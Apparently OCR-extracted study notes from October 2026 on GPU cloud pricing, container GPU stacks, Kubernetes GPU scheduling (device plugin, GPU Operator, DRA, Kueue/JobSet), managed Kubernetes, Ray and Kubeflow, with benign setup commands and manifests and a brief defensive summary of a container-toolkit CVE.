★ Neoclouds vs hyperscalers

Neoclouds = GPU-first clouds: CoreWeave, Lambda, Nebius, Crusoe, Together, TensorWave, Vultr, RunPod. New NVIDIA silicon first, list prices well below hyperscaler on-demand.

GPU-hr (≈, USD, ≤ Sep 2026)	AWS	CoreWeave	Lambda
H100	~$6.88	~$6.16 (8× node $49.24/hr)	~$2.49–3.99
H200	conflicting: ~$4.98 vs ~$8+	~$6.31	~$4.49

GPU-hr (≈, USD, ≤ Sep 2026)	AWS	CoreWeave	Lambda
B200	~$14.24 (8-GPU ~$113.93/hr)	~$8.60 (node $68.80/hr)	~$6.69 (8-GPU) – $6.99 (1-GPU)

- Aggregator on-demand list rates. One guide cites an AWS H100 cut to ~$3.90 → conflicts with $6.88, unresolved. (GCP DWS Flex B200 ≈ $8.06, official.)
- Others: CoreWeave GB200 NVL72 ~$10.50. B300: Runpod $6.94 Community / $7.89 Secure, Spheron from ~$5.84. MI355X ~$2.95–5.99.
- CoreWeave sells **8-GPU node bundles** → per-GPU cost depends on filling the node. Egress, minimum commits and spot discounts can move the bill more than the headline rate.
- CoreWeave was first with Vera Rubin NVL72 (LTD, 30 Sep 2026).

2026 market dynamics

- Tightening: 3 AWS Capacity Block hikes; one tracker counted 15 GPU list-price rises in Sep 2026, none falling (single source). Some list B300/GB300 as reserved-only.
- Rubin: first supply to large customers; queues may push enterprise access into 2027.
- Hopper prices have **not** collapsed; inference demand seems to absorb older GPUs (inferred).
- Hyperscaler premium buys integration (IAM, VPC, managed K8s, compliance), not faster silicon.

Pick a neocloud when...

- lowest $/GPU-hr matters most
- you want the newest NVL72 / Rubin systems early
- you want bare-metal or Slurm/K8s clusters with InfiniBand for big training
- you'll sign a term contract

Pick a hyperscaler when...

- data gravity: data already in S3/GCS/Blob (no egress)
- compliance, IAM, VPC integration
- managed services (Bedrock, Vertex, Foundry)
- you need TPU or Trainium (only there)
- you have committed-spend agreements

pro tip →
*Scarcity playbook: lock capacity early, **multi-source across 2–3 providers**, and keep the stack portable (containers + K8s/Slurm, framework-agnostic serving) so you can move to whoever has GPUs at a sane price.*

? Self-check

Q. A 70B model in BF16: why not one H100, and what are three ways to serve it?

A. 140 GB > 80 GB HBM. Options: FP8 (70 GB: tight on H100, comfy on H200); 2 × H100 with tensor parallelism; or one bigger GPU (MI300X, B200, B300/MI355X). One H200 "fits" but leaves no KV room.

Q. H100 and H200 have the same FLOPs. Why is H200 faster for chat?

A. Decode is bandwidth-bound: each step streams weights + KV from HBM. H200 has 4.8 vs 3.4 TB/s and 141 vs 80 GB → faster decode, more KV room.

Q. Why does an NVL72 rack matter for MoE serving?

A. 72 GPUs share one NVLink domain (900 GB/s/dir), so expert all-to-all stays on NVLink. On 8-GPU nodes, >8-way parallelism drops to InfiniBand at ~50–100 GB/s per GPU (~9× slower).

Q. Spot notice on AWS vs Azure, and what it means for checkpoints?

A. AWS 2 min (none for hibernation); Azure 30 s, best-effort. → Periodic async/sharded checkpoints; on AWS a final emergency save can work for small/mid models.

Q. What are the current AWS Capacity Block prices for P6-B200 and P5, and how much did they rise in 2026?

A. ~$14.208 and ~$5.970 per GPU-hr (after 7 Oct 2026, third-party trackers). Three hikes (+15%, +20%, +15%) compound to ≈ 1.59×, so ~+59%.

Q. Cluster Autoscaler wants to remove an 8-GPU node with 3 GPUs requested. Why?

A. `--scale-down-gpu-utilization-threshold` defaults to 0.5 and only GPU requests count on GPU nodes. 3/8 = 37.5% < 50% → scale-down candidate. Fix: smaller GPU shapes or MIG/time-slicing.

Q. List the cold-start stages and the fix for each.

A. Image pull (pre-pull/stream, slim) → weight download (NVMe cache, volume, in-region bucket) → load to GPU (safetensors, parallel) → compile/graphs (cache artifacts). Fastest: GPU snapshot restore. Or keep 1 warm (~$1.8k–5k/month, H100-class).

Q. Ironwood list price and how it compares to B200 per FP8 PF?

A. $12.00/chip-hr on-demand (us-central1, 14 Oct 2026) ≈ $2.6 per FP8-PF-hr vs ~$1.8 for B200 on DWS Flex. With Flex ($6.00) or 3-yr CUD ($5.40) Ironwood ≈ $1.2–1.3.

Sources: Scaling book: GPUs · Scaling book: TPUs · Scaling book: inference · Azure ND GB300 v6 · CoreWeave Vera Rubin NVL72 · Neuron: Trn3 architecture · Microsoft: Maia 200 · Cloud TPU pricing · GCP DWS pricing · Cloud Run pricing · FastGPU: Capacity Blocks Oct 2026 · Azure Spot VMs · Karpenter disruption · Cluster Autoscaler FAQ · Modal GPU snapshots

Topic 2 of 10

Containers + Orchestration

Oct 2026

TL;DR

- **Host owns the driver, the image owns the CUDA libs.** The NVIDIA Container Toolkit connects them, now mostly via CDI (the GPU Operator default since 25.10).
- Big weights → mount, don't bake. K8s OCI image volumes went GA in 1.36 → weights ship as a separate, digest-pinned artifact.
- K8s GPUs: device plugin + `nvidia.com/gpu` is still the default path. DRA (GA since 1.34) is where things are heading, and you need it for GB200 ComputeDomains.
- Native gang scheduling (Workload/PodGroup) is Beta but OFF by default in 1.37 → in production use Kueue + JobSet/TrainJob/RayJob/LWS, or Volcano/KAI.
- Ray suits Python-native mixed pipelines (data + train + RL + serve). Kubeflow Trainer v2 (TrainJob on JobSet) replaces PyTorchJob. KServe has turned into an LLM server built on llm-d.
- Big pretraining still loves Slurm (NVIDIA bought SchedMD in Dec 2025). Hybrids (Slinky, SUNK, HyperPod) run Slurm on K8s. At scale nodes will fail → health checks + gang restarts + checkpoints.

★ Docker for ML: who owns which piece of the GPU stack

Containers share the host kernel → the GPU kernel driver can't live in the image. How the work splits: ← learn this cold

- **Kernel driver + user-mode driver (`libcuda.so`)** → on the host, or in the GPU Operator's driver container. Never baked into the app image.
- **CUDA Toolkit** (nvcc, headers) → only needed in a build stage (the `-devel` tag).
- **CUDA runtime libs** (cudart, cuBLAS, cuDNN, NCCL) → ship in the image: `-runtime` / `-cudnn-runtime` tags, or the `nvidia-*` pip wheels that PyTorch pulls in.
- **NVIDIA Container Toolkit** (on the host) → at container start, injects the device nodes (`/dev/nvidia*`) and the host's driver libs.




fig. 2.1 — image vs host: the toolkit is the bridge

The compatibility rule

> **host driver ≥ min driver for the image's CUDA major**
>
> *often-quoted minimums: R525+ for CUDA 12.x, R580+ for CUDA 13.x (check NVIDIA's CUDA Compatibility guide). Within one major → minor-version compat. `cuda-compat` package = forward compat (newer CUDA on an older datacenter driver).*

- *Field drivers: GPU Operator 25.10 → **580.95.05**; 26.3 → 580.126.20; 26.7.0 → **595.91.07**; 26.7.1 adds **615.71.09** ⇒ 580 = CUDA 13-era baseline (my inference).*

NVIDIA Container Toolkit + CDI

CDI (Container Device Interface) = a spec file (e.g. `/etc/cdi/nvidia.yaml`) listing each device's nodes, mounts and hooks. Runtimes read it directly → no "nvidia" runtime wrapper needed.

- *GPU Operator ≥ 25.10: CDI on by default (`cdi.enabled=true`; `cdi.default` deprecated/ignored).*
- *GPU Operator 26.3: **NRI plugin** mode (containerd 1.7.30+, 2.1.x, 2.2.x; not CRI-O) → no `nvidia` RuntimeClass, containerd config left alone. 26.7 → minimum containerd **2.0**.*
- *Toolkit: v1.19 (Mar 2026) rejects unknown OCI spec fields → v1.20.0 (Aug) exact driver-version matching in the compat hook → **v1.20.1 (19 Sep 2026)***

MIG injection in CDI mode + **per-GPU CUDA memory limits** (R615+ driver; Operator 26.7.1 env `NVIDIA_GPU_MEMORY_REQUEST` / `_LIMIT`).

- `nvidia-docker2` and `--runtime=nvidia` = legacy.

```
# one-time host setup (Docker)
sudo nvidia-ctk runtime configure --runtime=docker && sudo systemctl restart docker
docker run --rm --gpus all nvidia/cuda:12.8.1-base-ubuntu24.04 nvidia-smi   # hook path

# CDI path: generate the spec, then ask for devices by name
sudo nvidia-ctk cdi generate --output=/etc/cdi/nvidia.yaml && nvidia-ctk cdi list
docker run --rm --device nvidia.com/gpu=all ubuntu:24.04 nvidia-smi

# PyTorch DataLoader workers need a big /dev/shm
docker run --gpus all --ipc=host --shm-size=16g ...
```

!! careful

Security: CVE-2025-23266 "NVIDIAScape" → a container escape through the toolkit's OCI hook. CVSS **9.0 Critical**, CWE-426 (untrusted search path). A malicious image can get code run by the privileged hook on the host.

- Affected: toolkit ≤ **1.17.7**. Sources disagree on the CDI-mode cutoff: NVIDIA says before 1.17.5, Upwind says ≤ 1.17.4.
- Fixed: Container Toolkit 1.17.8 / GPU Operator 25.3.2 (plus Device Plugin 0.17.3, MIG Manager 0.12.2).
- Interim mitigation for legacy runtimes: `disable-cuda-compat-lib-hook = true` in the toolkit config.
- Shared clusters run images you didn't build → patch the host; rebuilding images doesn't help.

Image size & reproducibility

- Layer order: rarely changing stuff first (OS → CUDA → Python deps), **code last**.
- BuildKit cache mounts for pip/uv caches; commit lockfiles; multi-stage → no nvcc in the final image.
- Pin base images by **digest** (`@sha256:…`), not by tag.
- PyTorch wheels bundle the CUDA runtime → for PyTorch-only work a `-base` or even a slim Python image is often enough.

```
# syntax=docker/dockerfile:1.7   (sketch: verify tags before use)
ARG CUDA=12.8.1
FROM nvidia/cuda:${CUDA}-cudnn-devel-ubuntu24.04 AS build
RUN apt-get update && apt-get install -y --no-install-recommends python3 \
 && rm -rf /var/lib/apt/lists/*
COPY --from=ghcr.io/astral-sh/uv@sha256:<digest> /uv /usr/local/bin/uv
ENV UV_PYTHON_DOWNLOADS=never
WORKDIR /app
COPY pyproject.toml uv.lock ./
# deps layer: cached until the lockfile changes
RUN --mount=type=cache,target=/root/.cache/uv uv sync --frozen --no-dev --no-
install-project
COPY src/ src/
RUN --mount=type=cache,target=/root/.cache/uv uv sync --frozen --no-dev

# final stage: runtime libs only, no compiler
FROM nvidia/cuda:${CUDA}-cudnn-runtime-ubuntu24.04
RUN apt-get update && apt-get install -y --no-install-recommends python3 \
 && rm -rf /var/lib/apt/lists/*
COPY --from=build /app /app
ENV PATH=/app/.venv/bin:$PATH
ENTRYPOINT ["python", "-m", "src.serve"]
```

Model weights: bake vs mount

BAKE INTO IMAGE

- small models (< ~1–2 GB)
- one hermetic artifact to deploy
- × every weight change = new 100 GB layer, no registry dedup, slow pulls

MOUNT AT RUNTIME

- multi-GB / TB weights
- OCI image volume, node-local NVMe cache, PVC (FSx / Filestore / Lustre), or object storage via CSI
- update the model without rebuilding the app

- OCI image volumes (KEP-4639): alpha 1.31 → beta 1.33 → on by default 1.35 → **GA in 1.36**. The kubelet mounts registry content straight into the pod as a volume.
- Needs containerd ≥ 2.1 (2.2 for subPath) or CRI-O ≥ 1.31. Pin by digest; some operators reject tags.
- Faster pulls: EKS Auto Mode ships the **SOCI snapshotter** (lazy loading) + parallel unpack on NVMe GPU instances.

```
# weights as their own OCI artifact, mounted read-only (K8s ≥ 1.36)
volumes:
- name: weights
  image:
    reference: registry.example.com/models/my-8b@sha256:<digest>
    pullPolicy: IfNotPresent
```

★ Kubernetes GPU scheduling: device plugin, GPU Operator, sharing

Device plugin (the classic path)

- A DaemonSet advertises `nvidia.com/gpu` as an *extended resource*. Pods ask in `limits`: whole integers, no overcommit, requests = limits.
- Prereqs: driver + container toolkit + nvidia runtime as default (or RuntimeClass `nvidia`).
- Device-list strategies: `envvar` (default, `NVIDIA_VISIBLE_DEVICES`), `volume-mounts`, `cdi-annotations`, `cdi-cri`. `DEVICE_ID_STRATEGY` = `uuid` (default) or `index`.
- GPU Feature Discovery (GFD) labels nodes: `nvidia.com/gpu.product`, `nvidia.com/gpu.memory` → use them in nodeSelector / affinity.
- **Taint GPU pools** (e.g. `nvidia.com/gpu=present:NoSchedule`) so CPU-only pods don't land on expensive nodes. GPU pods carry the toleration. EKS/GKE/AKS each have their own default taint conventions.

```
# whole-GPU smoke-test pod (device plugin path)
apiVersion: v1
kind: Pod
metadata: {name: cuda-smoke}
spec:
  restartPolicy: Never
  # runtimeClassName: nvidia   ← only if the pod relies on NVIDIA_VISIBLE_DEVICES
  nodeSelector:
    nvidia.com/gpu.product: NVIDIA-H100-80GB-HBM3      # GFD label
  tolerations:
  - {key: nvidia.com/gpu, operator: Exists, effect: NoSchedule}
  containers:
  - name: cuda
    image: nvidia/cuda:12.8.1-base-ubuntu24.04
    command: ["nvidia-smi"]
    resources:
      limits: {nvidia.com/gpu: 1}      # integer GPUs; requests = limits
    volumeMounts: [{name: dshm, mountPath: /dev/shm}]
  volumes:
  - name: dshm
    emptyDir: {medium: Memory, sizeLimit: 16Gi}   # /dev/shm for DataLoader
```

!! careful

- A pod that requests no GPU on a GPU node sees **all** the GPUs (NVIDIA images set the env var to "all"). Keep CPU pods off GPU nodes with taints.
- CDI default (Operator ≥ 25.10): workloads that rely on `NVIDIA_VISIBLE_DEVICES` must set `runtimeClassName: nvidia`.

GPU Operator = the whole node stack as one Helm chart

Bundles the driver container, container toolkit, device plugin, GFD, DCGM + DCGM Exporter, MIG Manager and validator. Versions now follow **YY.M**:

- **25.10.0** (Oct 2025): CDI default, B300 / GB300 NVL72. **26.3.0** (Mar 2026): dynamic per-node MIG config, NVIDIADriver CRD, GB200 NVL4.
- **26.7.0** (Aug 2026): new `GPUCluster` CR deploys the DRA driver (ComputeDomain / MNNVL), DCGM, exporter and a validation workload. It can't run alongside `ClusterPolicy`; needs K8s ≥ 1.34.2, driver 580+, a CDI runtime. Bundles device plugin 0.20.0, DRA driver 0.5.0.
- **26.7.1** (23 Sep 2026): latest; R615 driver, per-GPU memory limits, device plugin 0.20.1.

```
helm repo add nvidia https://helm.ngc.nvidia.com/nvidia && helm repo update
helm install --wait gpu-operator -n gpu-operator --create-namespace \
  nvidia/gpu-operator --version=v26.7.1
# add --set driver.enabled=false if the node image already has drivers
# (EKS accelerated AMIs, GKE default)
kubectl label node <node> nvidia.com/mig.config=all-1g.10gb --overwrite   # MIG
Manager repartitions
```

Sharing one GPU: MIG vs MPS vs time-slicing

	MIG	MPS	Time-slicing
Isolation	hardware: own SMs + memory slice	memory split equally per client; compute limited	**none**: no memory isolation, no fair compute share
Fault domain	separate per slice	shared	shared
How exposed	strategy `none` / `single` / `mixed` → `nvidia.com/mig-<g>g.<mem>gb`	`sharing.mps`; experimental since plugin v0.15.0	`sharing.timeSlicing.replicas`; optional rename → `nvidia.com/gpu.shared`
Limits	A100 / H100 / B200-class only; fixed profiles	full GPUs only, not on MIG; can't combine with time-slicing	set `failRequestsGreaterThanOne: true`
Use for	multi-tenant inference, dev	small cooperative inference	notebooks / dev only

advertised GPUs = physical GPUs × replicas

time-slicing: 8-GPU node with replicas: 10 → advertises 80 `nvidia.com/gpu`. MPS: each client gets GPU memory ÷ clients (80 GB ÷ 4 = 20 GB).

SHARING MNEMONIC

***MIG = walls** (separate rooms). **MPS = desks** in one room (own space, shared air). **Time-slicing = taking turns** on one chair. Only walls stop a crash next door.*

New: per-GPU CUDA memory limits (R615+) → a first step toward soft memory isolation on shared GPUs.

★ DRA & native gang scheduling: status through K8s 1.37

***DRA (Dynamic Resource Allocation)**: instead of counting opaque `nvidia.com/gpu` integers, a pod references a `ResourceClaim` (or template). A driver publishes devices with attributes, and the scheduler picks matching ones (CEL selectors, sharing, prioritized alternatives). ← "a PVC, but for devices"*

Release	DRA	Gang / Workload API	Other AI bits
1.34 (Aug 2025)	core GA, `resource.k8s.io/v1`, on by default	—	—
1.35 (Dec 2025)	—	—	OCI image volumes on by default; `failCgroupV1` defaults to true
1.36 (22 Apr 2026)	stable: AdminAccess, prioritized alternatives, PodResources API. Beta (on): partitionable devices, consumable capacity, device taints, device status, extended-resource support	Workload / PodGroup **alpha** (`v1alpha2`); atomic PodGroup cycle (all or none); workload-aware preemption	OCI image volumes **GA**; device health in pod status (KEP-4680) beta
1.37 "Garhwal" (26 Aug 2026)	stable: **extended-resource bridge** (KEP-5004), **device taints +** **`DeviceTaintRule`**, device status w/ network data, `numaNode` attribute. Beta (off): ResourceClaims for PodGroups	Workload / PodGroup **beta** (`v1beta1`), gate `GenericWorkload` OFF by default	HPA scale-to-zero beta (on); pod-level resource managers beta (off); node lifecycle conditions alpha

- ***Extended-resource bridge** = migration path: tenants keep writing `nvidia.com/gpu: 1` while a DRA driver serves the request underneath (no device plugin needed).*

- 1.37 alphas: Device Compatibility Groups (reject bad MIG + vGPU combos), **CompositePodGroup** (`v1alpha3` tree of groups), zone → rack topology scheduling, Job `.spec.scheduling`.
- Partitionable devices (KEP-4815) did **not** go GA in 1.37; still beta.

NVIDIA's DRA driver

- Donated to the CNCF at **KubeCon EU 2026** (Amsterdam, Mar 2026) → now under `kubernetes-sigs`. KAI Scheduler joined the CNCF Sandbox at the same time.
- Two resource types: **ComputeDomains** (officially supported; Multi-Node NVLink reachability and isolation via IMEX for GB200-class racks) and **GPUs**. Per-GPU DRA allocation is "not yet officially supported": the GPU kubelet plugin is off by default in the chart. Needs K8s ≥ 1.32.
- ⇒ "production DRA" today mostly means ComputeDomains plus whatever the clouds have productized. For whole-GPU training pods, the device plugin is still the safe choice.

Why gang scheduling at all?

Distributed training needs all N workers up or nobody makes progress. The default scheduler places pods one at a time → job A grabs 3 of its 4 nodes, job B grabs the 4th, and both sit idle on $$$ GPUs = partial-placement deadlock. Gang = place all or none.

- 1.37 native API: gang policy has `minCount` (now **mutable** → elastic resize); the `basic` policy schedules pods one by one; `disruptionMode` = `all` / `single` (renamed); only the top-level PodGroup is queued.
- To use it: enable `GenericWorkload` on apiserver, controller-manager and scheduler. JobSet integration → **1.38**. Kueue has **no** WAS integration yet (long-term: WAS becomes Kueue's engine).
- Press claims of "gang on by default in 1.37" → wrong per the official post.

```yaml
# native gang Job (1.37 ALPHA gate WorkloadWithJob, from the official post)
apiVersion: batch/v1
kind: Job
metadata: {name: distributed-training-job}
spec:
  parallelism: 8
  completions: 8
  scheduling:
    schedulingPolicy:
      gang: {}                # minCount omitted → defaults to parallelism (8)
    schedulingConstraints:
      topology:
      - key: topology.kubernetes.io/zone
    disruptionMode:
      all: {}                 # evict the whole group together
  template: ...
```

!! careful

API churn: Workload went v1alpha1 → v1alpha2 → v1beta1, and every step broke manifests. Pin your K8s version and don't build production on alpha gates.

★ Batch queueing & gang tools: Kueue, JobSet, LWS, Volcano, KAI

Kueue = job-level admission + quota

- *Decides when a job starts (unsuspends it) and when its pods stop. The kube-scheduler (or KAI/Volcano) still decides where the pods go.*
- *Concepts: **ResourceFlavor** (a node type, e.g. "h100" = labels + tolerations), **ClusterQueue** (quota per flavor), **LocalQueue** (per-namespace entry point), **Workload** (Kueue's view of a job), **cohorts** (queues lend/borrow idle quota), fair sharing, preemption, StrictFIFO / BestEffortFIFO.*
- *Integrations: batch Job, Kubeflow training jobs, RayJob/RayCluster, JobSet, plain Pods and pod groups.*
- *Extras: **TAS** (topology-aware scheduling, incl. failed-node replacement), **MultiKueue** (dispatch work to other clusters with capacity), cluster-autoscaler `ProvisioningRequest` via AdmissionChecks.*
- *Versions: **v0.20.1 (8 Oct 2026)**; supported on K8s 1.34+. v0.20.0 stopped serving `v1beta1` → migrate objects to `v1beta2` before upgrading (script provided).*




fig. 2.2 — Kueue admits whole jobs against quota, then the scheduler places the pods

```yaml
# --- admin side (Kueue v1beta2; check field names against your CRDs) ---
apiVersion: kueue.x-k8s.io/v1beta2
kind: ResourceFlavor
metadata: {name: h100}
spec:
  nodeLabels: {nvidia.com/gpu.product: NVIDIA-H100-80GB-HBM3}
  tolerations: [{key: nvidia.com/gpu, operator: Exists, effect: NoSchedule}]
---
apiVersion: kueue.x-k8s.io/v1beta2
kind: ClusterQueue
metadata: {name: gpu-cq}
spec:
  namespaceSelector: {}
  resourceGroups:
  - coveredResources: ["cpu", "memory", "nvidia.com/gpu"]
    flavors:
    - name: h100
      resources:
      - {name: cpu, nominalQuota: 1024}
      - {name: memory, nominalQuota: 8Ti}
      - {name: nvidia.com/gpu, nominalQuota: 64}
---
apiVersion: kueue.x-k8s.io/v1beta2
kind: LocalQueue
metadata: {name: team-a, namespace: ml}
spec: {clusterQueue: gpu-cq}
---
# --- user side: 4 nodes × 8 GPUs, admitted all-or-nothing ---
apiVersion: jobset.x-k8s.io/v1alpha2
kind: JobSet
metadata:
  name: llm-pretrain
  namespace: ml
  labels: {kueue.x-k8s.io/queue-name: team-a}
spec:
  suspend: true                   # Kueue unsuspends once 32 GPUs of quota are free
  failurePolicy: {maxRestarts: 3}   # restart the whole gang on failure
  replicatedJobs:
  - name: workers
    replicas: 1
    template:
      spec:
        parallelism: 4
        completions: 4
        backoffLimit: 0
        template:
          spec:
            restartPolicy: Never
            containers:
            - name: trainer
              image: registry.example.com/train@sha256:<digest>
              command: ["torchrun", "--nnodes=4", "--nproc-per-node=8", "train.py"]
              resources:
                limits: {nvidia.com/gpu: 8}
```

↑ "32 GPUs" = 4 pods × 8. Kueue sums the whole JobSet's requests before admitting it.

The rest of the toolbox

- **JobSet** (`v1alpha2`): a group of Jobs as one unit (training, MPI). `replicatedJobs`, `successPolicy`, `failurePolicy` with per-error rules, `startupPolicy`, stable hostnames, exclusive 1-job-per-topology-domain placement.
- **LeaderWorkerSet (LWS)**: a pod group is the unit of replication → multi-host inference. Leader + worker templates, opt-in all-or-nothing group restart, group rolling updates, HPA. **DisaggregatedSet** (prefill/decode) builds on it with llm-d.
- **Volcano**: CNCF incubating batch scheduler (from kube-batch); network-topology-aware "HyperNode" scheduling for LLM training.
- **KAI Scheduler** (NVIDIA, from Run:ai; CNCF sandbox): gang, hierarchical queues, DRF + time-based fair share, GPU sharing, TAS, consolidation, DRA support.

WHAT / WHEN / WHERE

DRA = what device (models and allocates hardware). **Kueue** = when (quota, admission, fair share, preemption). **Scheduler** (kube / KAI / Volcano) = where (placement, gang, topology).

pro tip →
On Karpenter GPU NodePools (taint + `nvidia.com/gpu` limit) set `consolidationPolicy: WhenEmpty`: "consolidate when underused" can kill a node mid-way through a multi-day run.

★ Managed Kubernetes for AI: EKS, GKE, AKS

All three now productize GPU node lifecycle (auto-provisioning, accelerator health detection, auto-repair) plus LLM-serving add-ons.

EKS (AWS)

- **Auto Mode** (Karpenter-based) with accelerator-aware node repair; GPU-ready default NodeClass, SOCI snapshotter.
- Fee cut from **1 Jul 2026**: Auto Mode management fee −35% for G-series, −60% for P-series & Trainium.
- Node Monitoring Agent reads kernel logs → sets `AcceleratedHardwareReady`; auto-repair cordons, then reboots/replaces **10 min after detection**, respecting PDBs.

GKE (Google)

- **Autopilot GPUs** via ComputeClasses or node selectors (B200, H200, H100, A100…). Billed **per node + premium**, not per pod. RTX PRO 6000 (G4) gets the premium from 1 Oct 2026.
- **Inference Gateway**: multi-cluster, <1% overhead (Google's tests); llm-d scheduling integrated (Mar 2026); GIQ recommends configs.
- Claims +15.7% throughput, −62.6% ITL vs rivals *(vendor-reported)*.
- Managed DRANET (DRA for GPU/TPU NICs) reportedly GA, Jul 2026.

AKS (Azure)

- **KAITO** AI toolchain operator add-on (CNCF sandbox project): a workspace CR → GPU nodes auto-provisioned + model presets → OpenAI-compatible API with streaming.
- Needs **Ampere+** (compute capability ≥ 8.0): T4, V100, M60, K80 and AMD sizes unsupported.
- ND-series VMs with InfiniBand for training pools.

- **Gateway API Inference Extension** (which GKE's gateway implements) is **GA**. `InferencePool` stays upstream; the Endpoint Picker, `InferenceObjective` (formerly InferenceModel) and the body-based router have moved to llm-d repos.
- **SageMaker HyperPod**: resilient training clusters on EKS or Slurm. `hyp` CLI, optional **deep health check** (pods land only on nodes that passed), `--max-retry`, automatic node recovery, Kueue-based task governance.
- Scarce H100/B200 capacity for batch jobs: GKE Dynamic Workload Scheduler (flex-start, calendar mode), EC2 Capacity Blocks for ML.

★ Ray: one Python cluster for data, training, RL and serving

Distributed compute framework, **PyTorch Foundation project since Oct 2025** (39k+ stars and 237M+ downloads at the time). Releases are frequent: Ray 2.59.0 (2 Oct 2026) made Ray Data LLM and Ray Serve LLM GA.

Core concepts

- **Task** = stateless `@ray.remote` function. **Actor** = stateful `@ray.remote` class pinned to one worker process.
- **Object store** = per-node shared memory, addressed by `ObjectRef`s; zero-copy reads, spills to disk.
- **GCS** = control plane on the head node. Since 2.57 its fault tolerance can use **embedded RocksDB**, so no external Redis.
- **Placement groups** = gang reservation of resource bundles (`PACK` / `SPREAD` / `STRICT_PACK`).
- Resources are logical: `num_gpus=1` is a scheduling claim, not isolation.

Libraries

- **Ray Data**: streaming CPU+GPU pipelines (batch inference, embeddings); LLM batch inference GA in 2.59.
- **Ray Train**: `TorchTrainer(…, scaling_config=ScalingConfig(num_workers=16, use_gpu=True))`; 2.58 added a TorchTPU backend + public preemption API.
- **Ray Serve**: Python model composition + autoscaling. Serve LLM GA (vLLM 0.27.0, KV-aware routing); backpressure → HTTP 429 + `Retry-After`; gang-scheduled deployments scale to zero.
- **Ray Tune**: hyperparameter sweeps. (2.57 removed autoscaler v1.)

KubeRay (Ray on K8s)

- CRDs: **RayCluster** (long-lived, interactive), **RayJob** (ephemeral cluster per job; pairs with Kueue), **RayService** (Serve with zero-downtime upgrades).
- **v1.7.x** (Aug–Sep 2026, latest 1.7.1): RayService incremental upgrades beta, **on by default** (Gateway API, mid-upgrade rollback); History Server beta; `ray.io/v1alpha1` deprecated → use `ray.io/v1`.
- v1.6.0 (Mar 2026): RayCronJob alpha, token auth via K8s RBAC, `managedBy` for MultiKueue.

Reach for Ray

- mixed CPU+GPU pipelines over big datasets
- RL / post-training loops (rollout actors + learners)
- HPO sweeps
- multi-model Python serving

Skip Ray

- single fixed-shape SPMD pretraining → torchrun on Slurm / JobSet / TrainJob is simpler
- you don't want another control plane (head + GCS) to run and secure

!! careful

Never expose the Ray dashboard or job API to the internet: job API = run arbitrary code. Token auth only became the default for local clusters in 2.59 (`RAY_AUTH_MODE=disabled` opts out).

★ Kubeflow: Trainer, Pipelines, Katib, KServe

Very much alive, but reorganized. The platform bundle now uses calendar versions (**Kubeflow 26.03**).

Component	Status, Oct 2026	Key facts
Trainer v2	current: v2.3.0 (7 Aug 2026)	`TrainJob` + `ClusterTrainingRuntime`, built on **JobSet**. v2.3: OptimizationJob CRD, runtime snapshots, Flux integration; upgrades must step through v2.3. v2.2: Helm install, `pip install kubeflow` SDK, JAX + XGBoost runtimes.
Training Operator v1	legacy, maintenance only (v1.9.4, Aug 2026)	PyTorchJob, MPIJob, ...; still common in existing clusters and in HyperPod's operator. Migration guide to v2 exists.
Pipelines (KFP)	v2.17.2 (4 Sep 2026)	2.17: multi-arch images, frontend rewrite. 2.16: pipeline authz, OIDC, admins can block v1 runs per namespace. 2.15: **SeaweedFS replaced MinIO**, MLMD removed, one-way DB migration.
Katib (HPO)	unclear	Trainer's new OptimizationJob may absorb HPO; unconfirmed.
KServe	v0.21.0 (25 Sep 2026)	LLM-centric: `LLMInferenceService` with KEDA scaling + `rolloutStrategy`; DRA `resourceClaims` in ServingRuntimes. v0.20: routing via llm-d CRDs, Gateway API Inference Extension v1.5.0, KV-cache offload, vLLM runtime.

